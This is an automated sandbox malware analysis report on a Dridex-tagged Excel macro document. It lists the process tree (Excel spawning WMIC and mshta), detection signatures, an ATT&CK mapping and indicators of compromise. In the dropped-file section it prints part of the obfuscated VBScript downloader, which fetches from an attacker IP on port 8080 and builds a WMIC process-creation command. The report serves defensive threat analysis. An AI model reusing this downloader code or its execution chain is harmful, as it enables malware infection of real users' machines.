ID: 532307
Sample Name: 3762.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 00:36:40
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 3762.xlsm

Overview

General Information

Sample Name:	3762.xlsm
Analysis ID:	532307
MD5:	db35212aa7fbb90.
SHA1:	9167a3c7816d6c..
SHA256:	dd589bbbfcec226..
Tags:	Dridex xlsm
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Dridex Downloader

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Found a hidden Excel 4.0 Macro she…
- Potential document exploit detected…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 7036 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 1000 cmdline: wmic process call create "mshta C:\ProgramData\LZbir.rtf" MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 5948 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - mshta.exe (PID: 5348 cmdline: mshta C:\ProgramData\LZbir.rtf MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\LZbir.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Windows Management Instrumentation 2 1	DLL Side-Loading 1	Process Injection 2	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesd Insecur Networ Commu
Default Accounts	Scripting 3 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit Redirec Calls/SI
Domain Accounts	Exploitation for Client Execution 2 2	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1	SIM Ca Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial c Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
3762.xlsm	11%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhoreh	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9	0%	Avira URL Cloud	safe	
http://https://o365auditrealtimeingestion.manage.office.comBearer	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cortana.ai/apihttps://login.windows.net/common/oauth2/authorize	0%	Avira URL Cloud	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://outlook.office.comUP	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.msomP	0%	Avira URL Cloud	safe	
http://schemas.open	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://157.230.250.10	0%	Avira URL Cloud	safe	
http://157.230.250mObjec	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswh	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sassw	0%	Avira URL Cloud	safe	
http://https://o365auditrealtimeingestion.manage.office.comU	0%	Avira URL Cloud	safe	
http://https://substrate.office.com6Q	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFileBearer	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://substrate.office.com5S	0%	Avira URL Cloud	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf	0%	Avira URL Cloud	safe	
http://https://api.onedrive.comMBI	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://augloop.office.comLinkRequestApiPageTitleRetrievalhttps://uci.	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82	0%	Avira URL Cloud	safe	
http://https://substrate.office.comP	0%	Avira URL Cloud	safe	
http://https://devnull.onenote.comMBI_SSL_SHORT	0%	Avira URL Cloud	safe	
http://https://of.230.250.107:8080/	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://outlook.office.com$	0%	Avira URL Cloud	safe	
http://https://management.azure.comfR	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
157.230.250.107	unknown	United States		14061	DIGITALOCEAN-ASNUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532307
Start date:	02.12.2021
Start time:	00:36:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 33s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	3762.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.troj.expl.evad.winXLSM@5/8@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
00:37:50	API Interceptor	1x Sleep call for process: WMIC.exe modified
00:37:51	API Interceptor	2x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
157.230.250.107	56449657.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	08676789691.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	3762.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	55339.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	08676789691.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	55339.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	SecuriteInfo.com.Heur.17052.xls	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	57949616735.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	57949616735.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	44307.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	44307.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	77859564213.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	77859564213.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	1762311.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1762311.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	88985.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	88985.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	845725272.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	56449657.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	08676789691.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	3762.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	55339.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	08676789691.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	55339.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	• 157.230.250.107
	SecuriteInfo.com.Heur.17052.xls	Get hash	malicious	Browse	• 157.230.250.107
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	• 157.230.250.107
	57949616735.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	57949616735.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	44307.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	44307.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	77859564213.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	77859564213.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	1762311.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	1762311.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	88985.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	88985.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	845725272.xlsm	Get hash	malicious	Browse	• 157.230.250.107

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\LZbir.rtf	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5008
Entropy (8bit):	5.1286340002331405
Encrypted:	false
SSDEEP:	96:5VtuOHyGMyE9owU6lurfkIHyF97GX37U1UXFDyO7MxToIHmHv/d2/aWsBIsZVC8S:5zuoJMyE9o1qurfkeyF97U37UaVDylxJ
MD5:	7B05719F5586ECD91FFE8D5AB82C3EF3
SHA1:	B734F1CCE1B8AC5E0E136088209D553BA7B85BAD
SHA-256:	350098494D3DD56B2FCC8F2AA06F14DD88844610DA2B4CA17D020631B56B188A
SHA-512:	8A5C3E955ADE0347CFED6D65EB6A53BAABCE755A71EE6F120C8A1F510F443B86DACE23CE965EF564F1E7C6836311984E259FC838424DA78DDB39DA47625C4D20
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\LZbir.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >....Function TWeqrrfkdtsDX()..Set uTVReIEktw = CreateObject("MS" & "" & "XM" & "L2." & "" & "Ser" & "ve" & "rXM" & "LHT" & Chr(84) & "P.6" & "" & ".0")..uTVReIEktw.Open "" & "" & "" & "" & Chr(71) & "ET", "ht" & Chr(116) & "p:/" & "/15" & Chr(55) & Chr(46) & "23" & "0." & "" & Chr(50) & "50" & ".10" & "" & "7:8" & "08" & "0/" & "mfk" & "rm" & "oth" & "er" & Chr(102) & Chr(117) & "ck" & Chr(101) & "" & "ru" & "6y8" & "2sa" & "ssw" & Chr(104) & Chr(111) & Chr(114) & "eh" & Chr(102) & Chr(57) & Chr(101), False ..uTVReIEktw.SetRequestHeader "User-Agent","booby"..uTVReIEktw.Send..End Function....Function rQqwyQNnBmtu()..oisEjOOYCYq = "wm" & "ic " & Chr(112) & Chr(114) & "oce" & "ss" & Chr(32) & "ca" & Chr(108) & Chr(108) & Chr(32) & "cre" & "ate"

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\0E1DCC09-05B4-4691-AA45-316DEEA02104	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140163
Entropy (8bit):	5.358164476886779
Encrypted:	false
SSDEEP:	1536:YcQIfgxrBdA3gBwtnQ9DQW+zCb4Ff7nXbovidXiE6LWmE9:EuQ9DQW+zJXfH
MD5:	0DF56D2B9C0E2E3FA24BDA3CEDFBC290
SHA1:	45902210DC5E159891FF9AA6E4405208A8642BBE
SHA-256:	F540781B63928E5EFB90DADF7C6C3C2CD73C6C626371511AE9AE870B711FBB18
SHA-512:	3249B182E5D534715837FCD793BD38B74D490846B73A8D9E1452EC647F22C043FF70F6953AABA0A9C55AFD1DF787BFD5B7DE3F8EA648B4993728A46E9CFAAEA3
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-12-01T23:37:41">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D0FA441F.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 960 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	95290
Entropy (8bit):	7.964656092224063
Encrypted:	false
SSDEEP:	1536:Z1M1Jci8gZKV4LZqcJ9D/ufmtLPLVNJoCH0/UN8EDmPmPH9999999GAdqT99999b:Z1M16TguaNTLGmtLfJ3hN8DqH999999q
MD5:	D3C811B819094DAD38EAECB1DFFC8E50
SHA1:	712F71711F017D47A447BF96C6D35686AB0C64FC
SHA-256:	CF5F75B2DEBB0A1D6BA1C0131DAD4FA7BC6E117CB525D853F5697EC0830615C0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D0FA441F.png	
SHA-512:	D181328D708F185A3AB810687D0034A56D5C5EF85D990623032FF3259A7B40BB448F5B1E17C9AE57300F6222B829FF0F685463DC889AC48F25F7B629916DE29B
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....9]..{....IDATx..w.%u}...L?..}....]`.I..f....cLl..h..Q.c.%?%F...A,.t.EAQz.e;...M.|~.|f.,".K.<}\...93s..;.y...PJ)....`0.....`x.c=.;`0.....`0....S.....`0.....`x^`...`0.....`0.....l0.....`0.....F.....`0.....y.....`0.....`x^`...`0.....`0.....l0.....`xJQJ..z.w.`0<.q...0.....`0<.(..b...O..`0...S.6.....`0LA..GDj!...6.7o...7.....`..`0...C)N.]........$I..)%Y..eY.I..H).uH)I._....>...p.'.q.F.r..W.....c0..O...m0...b..D..'W.Q..,X....!..JJ.e..B.R),K..~..B.{.Rf.@..u....X...+...QJ!.`..\|.....3..u..\|..L...,.....<_....;...<.F..R.Q...S.k.}4...'.....,F...S.5.z.....E../f..U.\|..k._..2.....]........Y)..D...6.....q.....<..k....E....o..z.....F.....?...G...^.....~.....  .{.G.y$.s.....h4.B.~.z....c...:.,.8.....s.=...? MS.?..r;....d1..`0.....o".X.....:P..%.....>..8..E...0...+t;]....,^.i/<.Q.^....S_x..../.....W..{..5.6>.9/y.....)%...2.lZ..g.....0.....l._..v3..~,.jm.k....h].Z.....~..3{.lz..+W.....s..._..W.

C:\Users\user\Desktop\3762.xlsm (copy)	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	133539
Entropy (8bit):	7.95007185084026
Encrypted:	false
